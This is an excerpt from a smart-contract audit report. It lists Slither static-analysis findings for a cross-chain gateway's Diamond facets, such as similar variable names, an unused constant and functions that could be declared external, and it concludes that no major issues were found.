Variable DiamondLoupeFacet.facetFunctionSelectors(address)_.facetFunctionSelectors (contracts/gateway/facets/DiamondLoupeFacet.sol#90) is too similar to IDiamondLoupe.facetFunctionSelectors(address).facetFunctionSelectors_ (contracts/interfaces/IDiamondLoupe.sol#30)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#variable-names-are-too-similar

CCPReceiverMessageFacet (contracts/gateway/facets/CCPReceiveMessageFacet.sol#16-130) does not implement functions:
    - CCPReceiverMessageFacet._executeCCMPMessage(CCMPMessage, bool) (contracts/gateway/facets/CCPReceiveMessageFacet.sol#96-129)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unimplemented-functions

Constants.NATIVE_ADDRESS (contracts/structures/Constants.sol#5-6) is never used in CCPReceiverMessageFacet (contracts/gateway/facets/CCPReceiveMessageFacet.sol#16-130)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-state-variable

renounceOwnership() should be declared external:
    - Ownable renounceOwnership() (node_modules/@openzeppelin/contracts/access/Ownable.sol#61-63)
transferOwnership(address) should be declared external:
    - Ownable transferOwnership(address) (node_modules/@openzeppelin/contracts/access/Ownable.sol#69-72)
setValidationState(bool) should be declared external:

```

setPayload(bytes) should be declared external:
- MockWormhole.setPayload(bytes) (contracts/mock/MockWormhole.sol#27-29)
changePauser(address) should be declared external:
- PausableBase.changePauser(address) (contracts/security/Pausable.sol#58-60)
pause() should be declared external:
- PausableBase.pause() (contracts/security/Pausable.sol#77-79)
unpause() should be declared external:
- PausableBase.unpause() (contracts/security/Pausable.sol#81-83)
Reference: <https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external>

- No major issues found by Slither.

THANK YOU FOR CHOOSING
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